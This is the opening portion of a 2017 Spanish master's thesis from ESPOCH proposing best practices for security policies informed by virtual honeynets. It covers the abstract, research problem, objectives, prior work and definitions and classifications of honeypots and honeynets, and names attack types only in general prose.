ESCUELA SUPERIOR POLITÉCNICA DE CHIMBORAZO

PROPUESTA DE MEJORES PRÁCTICAS PARA EL ESTABLECIMIENTO DE POLÍTICAS DE SEGURIDAD INFORMÁTICA BASADO EN HONEYNET VIRTUALES.

MARÍA CRISTINA PALMAY LÓPEZ

Trabajo de Titulación modalidad: Proyectos de investigación y Desarrollo, presentado ante el Instituto de Posgrado y Educación Continua de la ESPOCH, como requisito parcial para la obtención del grado de:

MAGISTER EN SEGURIDAD TELEMÁTICA

Riobamba-Ecuador

Noviembre – 2017

ESCUELA SUPERIOR POLITÉCNICA DE CHIMBORAZO

CERTIFICACIÓN:

EL TRIBUNAL DE TRABAJO DE TITULACIÓN CERTIFICA QUE:

El **Trabajo de Titulación modalidad Proyectos de Investigación y Desarrollo**, titulado "PROPUESTA DE MEJORES PRÁCTICAS PARA EL ESTABLECIMIENTO DE POLÍTICAS DE SEGURIDAD INFORMÁTICA BASADO EN HONEYNET VIRTUALES", de responsabilidad de la Sra. María Cristina Palmay López ha sido prolijamente revisado y se autoriza su presentación.

Tribunal:

Ing. Msc. Wilson Zuñiga Vinueza **PRESIDENTE**	FIRMA
Ing. Msc. Diego Avila Pesantes **DIRECTOR**	FIRMA
Ing. Msc Raúl Lozada Yánez **MIEMBRO**	FIRMA
Ing. Msc Pamela Buñay Guisñay **MIEMBRO**	FIRMA

Riobamba, 14 de Noviembre del 2017

DERECHOS INTELECTUALES

Yo, María Cristina Palmay López, declaro que soy responsable de las ideas, doctrinas y resultados expuestos en el Trabajo de Titulación modalidad Proyectos de Investigación y Desarrollo, y que el patrimonio intelectual generado por la misma pertenece exclusivamente a la Escuela Superior Politécnica de Chimborazo.

_____

María Cristina Palmay López

No. Cédula: 060346428-0

DEDICATORIA

A Dios, quien me brindo fe, fortaleza y esperanza para culminar esta investigación y que me ha dado el regalo de creer en mí, a mi amado hijo Diego Mateo, quien ha sido mi inspiración para luchar siempre y alcanzar todos mis objetivos, y a mi querido hermano Diego Alfonso que está en el cielo y que su presencia siempre ha estado conmigo en todo momento, especialmente en los más difíciles y que siempre me ha enviado sus bendiciones y protección.

María Cristina

AGRADECIMIENTO

Agradezco infinitamente a Dios por guiarme en los momentos más difíciles de esta investigación, al Ing. Diego Ávila por la confianza brindada y por sus aportes y críticas las cuales permitieron que se concluya de la mejor manera este trabajo de investigación. A mi esposo Carlos por la paciencia, comprensión y ayuda durante todo este proceso y a mi familia que sin su ayuda y apoyo no hubiera logrado la culminación del trabajo de investigación.

María Cristina

CONTENIDO

ÍNDICE DE TABLAS

ÍNDICE DE FIGURAS

RESUMEN

La presente investigación tuvo por objetivo realizar una propuesta de mejores prácticas para el establecimiento de políticas de seguridad informática basado en Honeynets virtuales; para elaborar la propuesta se analizó las normas técnicas publicadas en el sitio Honeynet Project además se consideró algunas recomendaciones de estándares y normas de seguridad como la ISO 27001. La propuesta consta de 7 etapas que abarcan desde la selección de tecnologías, hasta la determinación de los controles ISO 27001 necesarios para mitigar las amenazas descubiertas en las infraestructuras tecnológicas. Se implementó una Honeynet virtual en un escenario de prueba, utilizando herramientas recomendadas por la Honeynet Project como Honeywall Roo, Sebek, y Walleye. Se aplicó un test de Hacking ético antes y después de la aplicación de la guía propuesta; los ataques informáticos utilizados fueron: escaneo de puertos, MetaSploit, ataques de diccionario, TCP/SYN, inyección de código, instalación de backdoor; en el análisis y comparación de los resultados experimentales obtenidos de las pruebas se concluyó que con la aplicación de la guía propuesta se logró mitigar en un 85,7% las amenazas detectadas en un ambiente de pruebas. Se recomienda se realice un análisis de riesgos, y se desarrollen los controles ISo 27001 de acuerdo a la realidad de cada una de las instituciones, previo a la aplicación de la guía de buenas prácticas desarrollada en la presente investigación.

PALABRAS CLAVE: <REDES DE COMPUTADORES>, <SEGURIDAD INFORMÁTICA>, <ATAQUES INFORMÁTICOS>, <SNORT(SOFTWARE)>, <POLÍTICAS DE SEGURIDAD>, <HACKING ÉTICO>.

SUMARY

The present research aimed to make a proposal of best practices for the establishment of computer security policies based on virtual Honeynets; to elaborate the proposal the technical standards published in the site Honeynet Project were analyzed, in addition some recommendations of standards and norms of security were considered as ISO 27001. The proposal consists of 7 stages that range from the selection of technologies, to the determination of the ISO 27001 controls necessary to mitigate threats discovered in technological infraestructures. A virtual Honeynet was implemented in a test scenario, using recommended tools by the Honeynet Project such as Honeywall Roo, Sebek, and Walleye. An ethical Hacking test was applied before and after the implementation of the proposed guide; the computer attacks used were: port scans, MetaSploit, dictionary attacks, TCP/SYN, code injection, backdoor installation; in the analysis and comparison of the experimental results obtained from the tests in the analysis and comparison of the experimental results obtained from the tests it was concluded that with the application of the proposed guide it was possible to mitigate in 85,7% the threats detected in a test environment. It is recommended to carry out a risk analysis and to develop ISO 27001 controls according to the reality of each of the institutions, prior to the application of the guide to good practices developed in the present investigation.

Keywords: <COMPUTER NETWORKS>, <COMPUTERS>, <COMPUTER SECURITY>, <VULNERABILITY DETECTION>, <COMPUTER ATTACKS>, <SNORT (SPFTWARE)>, <SECURITY POLICIES>, <HACKING ETHICS>

CAPÍTULO I

1. PROBLEMA DE INVESTIGACIÓN

1.1 Introducción

La aplicación de la Seguridad Informática es imprescindible en cualquier empresa, institución u organización ya que garantiza que su plataforma tecnológica no se vea afectada por intrusos o atacantes, que puedan vulnerar su disponibilidad, integridad y confiabilidad.

Actualmente existe una gran variedad de herramientas software y equipos de protección como firewalls, IPS, etc., los mismos que proveen cierta protección de ataques informáticos, virus, etc., sin embargo, estos no son suficientes cuando se está lidiando con hackers expertos, ya tienen una gran ventaja respecto a los administradores de infraestructuras tecnológicas, en cuanto a conocimientos informáticos y métodos de ataque.

Ninguna de las herramientas anteriormente descritas (Firewall, IPS, etc.) proporcionan información valiosa al administrador de sistemas, ya que solo cuentan con log y reportes los cuales son tediosos y difíciles de interpretar y analizar.

Existe una necesidad imperante de que los administradores de sistemas e infraestructuras tecnológicas conozcan los nuevos métodos y técnicas de ataque, con la finalidad de que se pueda definir un conjunto de políticas, reglas y normas, que permitan anticiparse a las acciones de la comunidad de blackhat, e impedir posibles ataques y robo de información valiosa.

1.2 Planteamiento del problema

1.2.1 Situación problemática

En la actualidad el avance de la tecnología ha facilitado a empresas de todo tipo el acceso a la información y la automatización de sus operaciones, esta práctica ha permitido mejorar la calidad de los servicios y/o productos prestados, sin embargo, la desventaja es que la continuidad de las operaciones depende casi en su totalidad de la infraestructura tecnológica existente.

El avance de la tecnología también es aprovechado por atacantes inescrupulosos para perpetrar ataques informáticos cada vez más sofisticados con herramientas software de fácil acceso y uso, hacia las infraestructuras TI (Tecnologías de la Informeación) de empresas comprometiendo la disponibilidad, confidencialidad e integridad de sus servicios TI.

A pesar de la gran cantidad de amenazas informáticas existentes, las unidades de tecnología de las empresas, en su mayoría no dedican tiempo a la aplicación de medidas de seguridad informática debido a la falta de personal capacitado u otros factores, etc., sin embargo, la comunidad blackhat está mucho más avanzada y capacitada que los administradores de seguridad, estableciendo una brecha de conocimiento importante entre ambos.

Generalmente los administradores de seguridad solo se dedican a implementar medidas cuando el ataque ya ha sucedido y ha provocado desastres en sus infraestructuras TI, sin embargo, esto no es suficiente, para ganar la guerra, lo más importantes es anticiparse al enemigo, y los administradores de seguridad comúnmente solo utilizan técnicas de defensa como por ejemplo con el uso de firewall, IPS, etc.

Las medidas de seguridad informática en su mayoría son defensivas, por lo que siempre va a existir el ciclo de la generación de un nuevo ataque, las consecuencias de ese ataque, y la publicación de medidas preventivas, para que sean seguidas por todo el personal de

seguridad informática, sin embargo, esta táctica nunca permitirá llevarle la delantera a la comunidad blackhat.

Por los motivos mencionados en líneas anteriores el presente trabajo de investigación pretende hacer uso de la tecnología de los Honeypots y Honeynet, que hasta el momento han sido explotadas solo en ambientes científicos, para llevarlos a un ambiente de producción, por las características de esta tecnología los administradores de seguridad informática podrán aprender de las técnicas de los atacantes y anticiparse a sus acciones.

1.2.2 Formulación del problema

¿La propuesta de mejores prácticas para el establecimiento de políticas de seguridad basadas en Honeynets virtuales podrá mitigar vulnerabilidades en las infraestructuras TI?

1.2.3 Preguntas directrices o específicas de la investigación

- ¿Qué tipo de Honeynet deberá utilizarse y cómo se analizarán sus resultados?
- ¿Cuáles son los nuevos métodos de ataques informáticos más utilizados?
- ¿Cuáles son las consecuencias de estos ataques?
- ¿Qué vulnerabilidades se deberá corregir en la Infraestructura TI?
- ¿Qué políticas de seguridad se deberán implementar para mitigar ataques informáticos a la Infraestructura TI?

1.3 Justificación de la investigación

1.3.1 Justificación teórica

Actualmente existen varios tipos de ataques informáticos como: la *Denegación de servicio,* que consiste en que un determinado servicio no pueda ser accesible para los usuarios legítimos, el ataque *Hombre en el medio,* que consiste en la intercepción de las comunicaciones entre dos partes.

Otro ejemplo de un ataque informático es el de *Fuerza Bruta*, que consiste en romper los password de los sistemas probando todas las combinaciones posibles hasta encontrar el password correcto, y otras modalidades de ataques poco conocidas por los administradores de TI.

Existen varias opciones tanto hardware como software para contrarrestar los ataques informáticos como pueden ser los firewalls, IDS, e IPS para la detección y prevención de ataques, sin embargo, la información obtenida de ellos es básica y de difícil interpretación.

Por este motivo no es suficiente para que un administrador de TI pueda conocer los patrones de ataque, perfiles de atacantes, etc., por lo que estos equipos en la actualidad no son suficientes para prevenir los nuevos y complejos ataques informáticos que están afectando a las organizaciones de todo el mundo.

Las tecnologías de Honeypot y Honeynets son más eficientes que los IDS e IPS, ya que de ellas se puede obtener información valiosa de los ataques informáticos, como métodos y patrones de ataques, perfiles de atacantes, herramientas utilizadas, vulnerabilidades de sistemas y aplicaciones, objetivos del atacante, etc.

Además, las tecnologías de Honeypots y Honeynets tienen muchas ventajas como, por ejemplo: la facilidad de implementación ya que pueden ser montadas en entornos físicos y virtuales, con una variedad de herramientas software open source de fácil accesibilidad, sin embargo, este tipo de tecnologías no son muy conocidas por los administradores TI.

Por otra parte una medida de seguridad informática muy utilizada por los administradores de TI son las políticas de seguridad informática las mismas que se definen como: *"Un conjunto de requisitos definidos por los responsables de un sistema, que indica en términos generales que está y no está permitido en el área de seguridad durante la operación general del sistema"* (Llumiquinga & Vallejo, 2005).

Para elaborar unas políticas de seguridad informática que permitan mejorar de forma eficiente la prevención de ataques y la corrección de vulnerabilidades, es necesario que exista un alto compromiso con la organización, además se requiere que los administradores de TI desarrollen una agudeza técnica para establecer fallas de seguridad y debilidades de sus sistemas.

Además, es indispensable un adecuado conocimiento de los nuevos ataques informáticos producidos, siendo necesario para realizar la actualización de las políticas de seguridad en función del ambiente dinámico que rodea las organizaciones modernas.

Por todo lo descrito en párrafos anteriores, la presente investigación propone elaborar un conjunto de Mejores Prácticas, que permita la elaboración de las políticas de seguridad informática, basándose en la información obtenida de los ataques producidos en la Honeynet, con el objetivo de mejorar de forma eficiente la prevención y corrección de vulnerabilidades en cualquier tipo de infraestructura TI.

1.3.2 Justificación práctica

Esta investigación se orienta a mejorar la administración de la seguridad de TI en cualquier tipo de organización, a través de la prevención antes que la corrección de vulnerabilidades, ya que, en la mayoría de los casos, cuando se produce un ataque de tipo informático este es detectado una vez que ya ha provocado daños ya sea en la integridad de datos y/o información o en la disponibilidad de sus servicios.

Luego del daño ocurrido el administrador de TI realiza un análisis del ataque para corregir las vulnerabilidades existentes, siempre y cuando disponga de información de las acciones realizadas por el atacante.

Con la implementación de una Honeynet en la infraestructura TI de una organización, los intrusos atacarían a la infraestructura virtual en lugar de la infraestructura real, además de

proveer un mecanismo de registro y alerta sin la necesidad de manejar todo el tráfico real de la organización y sin comprometer la integridad de sus sistemas y servicios.
Estas condiciones le darán una posibilidad al administrador de TI de analizar los métodos de ataques en tiempo real, es decir mientras estos se están produciendo en la Honeynet, y con esta información obtenida proceder a actualizar e implementar las políticas de seguridad en la organización para mejorar la prevención y corrección de vulnerabilidades.

El uso de las Honeynets en las organizaciones beneficiará a los administradores de seguridad informática porque la información obtenida de los ataques a la Honeynet servirá de base para la actualización e implementación de las políticas de seguridad informática.

En la presente investigación, se implementará una Honeynet en un ambiente de pruebas seleccionado, en este caso una prestigiosa institución pública, debido a que por ser una institución recientemente creada el departamento de TI aún no tiene elaboradas las políticas de seguridad informática. En la figura 1-1, se presenta la topología de la Honeynet en el ambiente de pruebas seleccionado.

La red de producción del ambiente de pruebas seleccionado actualmente no cuenta con servidores que salgan a la internet, solamente dispone de una red interna de transmisión de voz y datos que permite el acceso a todos los servicios TI, a esta red se conecta un access point el mismo que brinda un acceso a la red Wireless al público sin ninguna restricción; por los motivos mencionados es necesario prevenir ataques de tipo informático provenientes del interior de la red privada, como se puede observar en la figura 1-1.




Figura 1-1: Topología propuesta de una Honeynet

Fuente: Realizado por: Palmay Cristina, 2017

1.4 Objetivos de la investigación

1.4.1 Objetivo general

Realizar una propuesta de mejores prácticas para ser usada como marco de referencia para la elaboración de políticas de seguridad informática basada en el análisis de resultados obtenidos de las Honeynets virtuales.

1.4.2 Objetivos específicos

- Revisar los conceptos de Honeynets, y políticas de seguridad informática, que fundamenten el objeto de la investigación.
- Analizar los tipos de Honeypots, la arquitectura y herramientas software de Honeynets más adecuadas en base a criterios de evaluación.

- Diseñar en un ambiente de pruebas una Honeynet que permita recopilar la información de los ataques informáticos realizados en las pruebas de hacking ético sobre el escenario de pruebas seleccionado.
- Elaborar un conjunto de mejores prácticas que permita la implementación de las políticas de seguridad informática en función de los resultados obtenidos de la Honeynet.
- Verificar que la guía de mejores prácticas propuesta permita mejorar la mitigación y corrección de las vulnerabilidades existentes en la Infraestructura TI del escenario de pruebas seleccionado.

1.5 Planteamiento de la hipótesis

La propuesta de mejores prácticas para la elaboración de políticas de seguridad informática, basadas en Honeynets virtuales, permitirá mejorar la mitigación y la corrección de vulnerabilidades en las infraestructuras TI.

CAPÍTULO II

2. MARCO DE REFERENCIA

2.1 Marco Teórico

2.1.1 Antecedentes del problema

Con una conectividad cada vez más accesible, de mayor calidad y rapidez, en la actualidad existe una creciente proliferación de crackers y hackers principiantes y avanzados dispuestos a violar la seguridad informática de cualquier organización, los cuales han expandido considerablemente sus conocimientos técnicos.

Además, en la web se puede encontrar una gran cantidad de herramientas de software que permiten perpetrar ataques a cualquier infraestructura TI, y pueden ser utilizadas incluso por usuarios con limitado conocimiento en informática, debido a que sus interfaces son lo suficientemente intuitivas o se incluyen manuales que permiten guiar al usuario para su aplicación.

Actualmente los temas de seguridad informática toman más relevancia en las organizaciones, debido a que se han incrementado los ataques informáticos dirigidos tanto a organizaciones gubernamentales como privadas, una encuesta realizada por Kaspersky Lab ha revelado que el noventa y uno por ciento (91%) de las empresas ha sido víctima de ataques dirigidos. (Kaspersky Lab, 2015).




Figura 1-2: Porcentaje de ataques dirigidos a compañías

Fuente: (Kaspesky Lab, 2015**)**

En los años 2014 y 2015 el porcentaje de ataques informáticos ha incrementado considerablemente por lo tanto la información de instituciones tanto públicas como privadas corren un constante peligro, se pronostica que en años posteriores los ataques serán más complejos y sigilosos.

Además, el personal de TI de las empresas no solo deberá estar atento a las vulnerabilidades existentes, sino que además será necesario conocer los motivos por los cuales las organizaciones es blanco de los atacantes. (Amenazas y Vulnerabilidades, 2015).

En la figura 2-2 se muestra la cantidad de incidentes informáticos sufridos por organizaciones tanto públicas como privadas, y el porcentaje de información sustraída.

Industria	Cantidad de incidentes (% del total)	Registros robados (% del total)
Banca/Créditos/Financiera	41 (5,7%)	1.182.492 (1,4%)
Comercio	237 (32,9%)	64.731.975 (79,3%)
Educación	54 (7,5%)	1.243.622 (1,5%)
Gobierno/Ejército	84 (11,7%)	6.494.683 (8%)
Medicina/Cuidado de la Salud	304 (42,2%)	7.944.713 (9,7%)
Total	**720**	**81.597.485**




Figura 2-2: Porcentajes de incidentes a las industrias

Fuente: (https://protejete.wordpress.com/gdr_principal/amenazas_vulnerabilidades/)

Con el afán de descubrir los métodos de ataque utilizados se han implementado las Honeynets, las cuales se definen como: *"Un conjunto de Honeypots de alta iteración diseñados para brindar diferentes servicios de red sobre uno o varios sistemas operativos diferentes, y que tienen como objetivo investigar y obtener información de los atacantes y sus acciones para evitar en el futuro intrusiones del mismo tipo".* (Rubio Lana, Cóndor Cruz, & Dir, 2014).

En la actualidad las Honeynets están siendo más explotadas en los campos educativos y de investigación, un ejemplo de ello es el proyecto Honeynet Project el cual fue creado en junio del año 2000 con el objetivo de *"Estudiar técnicas, tácticas y motivos de la comunidad de atacantes y compartir las lecciones aprendidas*", (Honeynet Project, 2014).

La Honeynet Project es una organización sin fines de lucro, está formada por una comunidad de expertos en seguridad informática, los mismos que se encargan de implementar y mantener una Honeynet de la cual se extrae y se guarda la información

recolectada de los ataques perpetrados a la misma para luego ser publicada en su sitio web, además de publicar herramientas, manuales y consejos sobre el uso de las mismas.

Además, debido a las bondades que las Honeynets aportan a la seguridad informática, muchas empresas que ofrecen servicios de tipo informático han implementado *Granjas de Honeynets* con la finalidad de ofrecer a sus clientes los servicios de detección, captura y análisis de intrusiones a sus redes desde ubicaciones externas.

El mayor inconveniente de las Honeynets es su *Falta de valor*, es decir sin actividad de producción real, motivo por el cual este tipo de redes trampa no atrae a los atacantes expertos quienes por su experiencia se dan cuenta de que sus ataques son dirigidos a sistemas que no son reales.

Por este motivo se han desarrollado varias tesis en las que se estudian técnicas estratégicas de simulación de comportamiento aplicadas a las Honeynets con el objetivo de aportar un valor especifico que permitirá especializar la investigación de ataques informáticos, donde se pueda generar perfiles de intrusos, generación de modelos de sistemas y redes, metodologías de ataque, ect.

A este nuevo modelo de Honeynet se le conoce como *Deceptive Honeynets*, un ejemplo de una tesis doctoral donde se estudia este tema es la *Determining the effectiveness of deceptive Honeynets* del autor Nirbhay Gupta de la universidad Cowan de Australia (Gupta, 2003, pp,).

A pesar de que la tecnología de Honeynet es más utilizada en la investigación también se han desarrollado varias tesis donde se realiza un análisis de estas tecnologías y su implementación para la detección y corrección de vulnerabilidades en las infraestructuras TI.

Una de estas tesis es la *"Aplicación de herramientas Honeynet para la detección y corrección de vulnerabilidades de seguridad de la red informática del hospital municipal*

nuestra señora de la merced en el período 2014", (Rubio Lana et al., 2014), desarrollada por Diego Rubio de la Universidad Católica del Ecuador.

Algunos trabajos de posgrado han utilizado las tecnologías de Honeynet para realizar un análisis de los ataques informáticos, una de estas tesis es la *Captura y análisis de los ataques informáticos que sufren las redes de datos de la ESPOL, implantando una Honeynet, con miras a mejorar la seguridad informática en las redes de datos del Ecuador*, (Monroy, castro, rosibel, & Abad robalino, 2009).

En la Escuela Superior Politécnica de Chimborazo, también se han realizado algunas tesis sobre las tecnologías de Honeypot y Honeynet como *"Implementación de un Sistema de Detección y Análisis de Intrusiones no Autorizadas Utilizando Honeypots. Caso Práctico: DESITEL - ESPOCH."* (Torres García & Zambrano Núñez, 2012).

Esta investigación tuvo por objetivo estudiar y realizar un análisis comparativo de herramientas de detección de intrusiones en la red mediante Honeypots como Honeyd, Specter y BackOfficer Friendly para tomar medidas proactivas de seguridad.

Otro trabajo de tesis desarrollado en la ESPOCH es el *"Análisis de la Tecnología Honeypot y su Aplicación en la Detección y Corrección de Vulnerabilidades en la Red de Datos del Gobierno Autónomo Descentralizado de la Provincia de Chimborazo"*, (Pazmiño Gómez, 2012), esta tesis tiene como objetivo conocer las vulnerabilidades del diseño de red del GAD de Chimborazo, y la posterior implementación de las correcciones técnicas necesarias.

Un trabajo de tesis muy similar a la presente propuesta de investigación ha sido también desarrollado en la ESPOCH cuyo tema es *"Propuesta de Best Practice para el Análisis de Vulnerabilidades, Métodos de Prevención y Protección Aplicados a la Infraestructura de Red del Laboratorio de Sistemas"*, (Orellana Pazmiño & Villarroel, 2012).

Este trabajo de investigación también presenta una propuesta de Best Practice para el análisis de vulnerabilidades sin embargo la diferencia del presente trabajo de investigación

está en que esta propuesta de Best Practice, está enfocada al desarrollo de políticas de seguridad basado en la información obtenida de la Honeynet.

Como se mencionó anteriormente se han realizado varios trabajos de investigación acerca de las tecnologías de Honeypots y Honeynets sin embargo en el paper "*Detección y limitaciones de ataques clásicos con Honeynets virtuales"* se hace mención como un posible trabajo a futuro *"Realizar un conjunto de ataques que explote las vulnerabilidades existentes para finalmente proponer y documentar un conjunto de políticas de seguridad que ayude a mejorar la seguridad de una red"*, (Fernández, Sznek, & Grosclaude, 2014).

Por este motivo la presente propuesta de tesis pretende proponer un conjunto de mejores prácticas para la elaboración de políticas de seguridad informática basados en la información obtenida de la Honeynet, fundamentándose en este paper que afirma que esta investigación aún no ha sido realizada.

La presente investigación pretende resolver el problema de desconocimiento de los nuevos métodos de ataques informáticos, la causa de ello es que la mayoría de los administradores TI, no tienen una cultura de seguridad informática en sus organizaciones.

Motivo por el cual los administradores TI desconocen los nuevos métodos de ataques informáticos, hasta el momento en el que se produce el ataque en sus infraestructuras críticas y han causado desastres tanto en los datos y/o perdidas del servicio; por otra parte, la mayoría de los departamentos de TI no cuentan con Políticas de Seguridad Informática que permitan mejorar la prevención y corrección de las vulnerabilidades existentes.

Además, en muchos de los casos las implementaciones de las políticas de seguridad en una organización no siempre garantizan la prevención de nuevas formas de ataque, por lo que si se pretende tener una red segura primero es seria necesario implementar un sistema de Best Practice o Mejores Prácticas término que se define como:

"Un conjunto coherente de acciones que han rendido buen o incluso excelente servicio en un determinado contexto y que se espera que, en contextos similares, rindan similares resultados" (Wikipedia, 2015).

Para proteger de forma eficiente una infraestructura TI de las nuevas formas de ataques informáticos, el administrador TI tendría que aplicar un sistema de Best Practice con los pasos y directrices necesarios para conocer cómo, de que y de quien se debe proteger y su posterior aplicación en la implementación o actualización de las políticas de seguridad informática.

2.2 Bases teóricas

2.2.1 Definición de honeypot

El concepto de Honeypot aparece en el año de 1999 con Lance Spitzne quien fue el precursor del proyecto *The Honeynet Project,* el mismo que según la filosofía de Spitzner no es capturar a los atacantes sino aprender de ellos; este proyecto se inició con una red de seis ordenadores con la finalidad de estudiar el comportamiento de los atacantes durante un ataque informático.

La primera Honeynet estuvo implementada durante casi un año guardando la información obtenida de los ataques perpetrados en ella. A partir de entonces se ha formado una comunidad cada vez más extensa de desarrolladores de tecnologías para Honeypots y Honeynet.

Para entender de mejor manera el termino Honeypot se traduce comúnmente como *Tarros de miel*, que en el ámbito de la informática se podría entender como ciber trampas diseñadas para lograr dos objetivos bien definidos, el primero de ellos es la protección de las infraestructuras TI de posibles atacantes, y el segundo es el monitoreo de los métodos de ataque utilizados por los atacantes para su posterior estudio y aprendizaje.

Se podría definir de manera formal a un Honeypot como: *"Es una tecnología que funciona para reunir conocimientos apiori sobre ataques informáticos, a partir de atraer a los hackers para realizar estos ataques. Actúa como cebo que atrae a usuarios sospechosos que intenten cometer un acto malicioso. Los movimientos sospechosos del atacante son entonces monitoreados y analizados".* (Joshi & Sardana, 2011).

Para que un Honeypot sea lo suficientemente atractivo para un potencial atacante, este debe ser diseñado de tal manera que exista una cierta dificultad para penetrar en él, con el objetivo de incentivar al atacante y darle la ilusión de que la red víctima, en este caso el Honeypot es una red real.

2.2.2 Clasificación de los Honeypots

Según la tabla 1-2, los Honeypots se clasifican en las siguientes categorías:

Tabla 1-2: Clasificación de los Honeypots

CLASIFICACIÓN HONEYPOTS		CARACTERÍSTICAS
BASADOS EN SU USO	**Honeypots de Producción**	Son utilizados en las organizaciones en ambientes de producción con el objetivo de proteger su infraestructura TI, mediante la prevención y mitigación de ataques informáticos, poniendo al descubierto los métodos y técnicas de ataques utilizados por los atacantes para que el administrador pueda implementar medidas de seguridad como políticas de seguridad informática, deshabilitar servicios en servidores, etc.
	Honeypots de Investigación	Son utilizados en organizaciones dedicadas a la seguridad informática con el único objetivo de atraer a los intrusos para aprender los métodos y técnicas de ataques utilizados, esta información es utilizada para la implementación de nuevas técnicas de defensa. Combina las ventajas de los Honeypot de baja y alta interacción, se caracterizan porque no están implementados en un entorno entorno de un sistema operativo real ya que por lo general están de un

Continúa pag. 17

	Honeypot de media interacción	sistema operativo real ya que por lo general están implementados en sistemas operativos virtualizados, generalmente son utilizados como señuelo para realizar análisis forense, ya que obtienen los comandos ingresados en la Shell por el atacante
	Honeypot de alta interacción	Generalmente están implementados sobre sistemas operativos reales, se caracterizan porque proveen al atacante un acceso completo a ellos por lo que se recoge mucha más información sobre los métodos y técnicas de ataque, la desventaja de este tipo de Honeypots es que su mantenimiento es complejo, ya que para su implementación hacen uso de múltiples herramientas software.
BASADOS EN HARDWARE DESPLEGADO	**Honeypots Físicos**	Están instalados sobre una máquina física con un sistema operativo real y servicios reales, la misma que se encuentra conectada directamente a la red real de la organización, por lo que este tipo de Honeypot se puede considerar como de Alta iteración, ya que puede ser comprometido en su totalidad.
	Honeypots Virtuales	Consiste en una sola máquina física sobre la cual están alojadas varias máquinas las cuales representan a Honeypots virtuales, este tipo de Honeypot son utilizados cuando se requiere un gran espacio de direcciones IP, es decir un Honeypot por IP, sin embargo, pueden proveer un alto nivel de interacción al igual que un Honeypot físico. Con este tipo de Honeypot se puede representar una red completa de Honeypot.
BASADOS EN EL TIPO DE ROLES	**Honeypots del lado de los servidores**	Son Honeypot convencionales que solamente disponen de trampas y servicios para ser atacados, son Honeypots de baja interacción y son utilizados para la detección de nuevos malware, etc.
	Honeypots del lado del cliente	Se caracterizan porque establecen una interacción con los atacantes, ya que simulan aplicaciones cliente vulnerables, este tipo de Honeypots son utilizados para la detección de servidores maliciosos.

Fuente: (Joshi & Sardana, 2011)
Realizado por: Cristina Palmay

2.3 Definición de honeynet

Como se mencionó en líneas anteriores un Honeypot persigue dos objetivos bien definidos: *"El primero de ellos es la protección de las infraestructuras TI de posibles atacantes, y el*

segundo es el monitoreo de las actividades y métodos de ataque utilizados por los atacantes para su posterior estudio y aprendizaje.", al igual que una Honeynet, por esta razón se puede concluir que una Honeynet es un tipo especial del Honeypot. (Joshi & Sardana, 2011).

Se puede definir a una Honeynet como: *"Una Honeynet es el Honeypot más complejo, el que ofrece un nivel más alto de interacción con el intruso y el que permite recopilar mayor cantidad de información relativa a un ataque. Sin Embargo, lejos de ser una herramienta empaquetada y lista para ser instalada, una Honeynet es una red completa que contiene un conjunto de sistemas dispuestos para ser atacados".* (Joshi & Sardana, 2011).

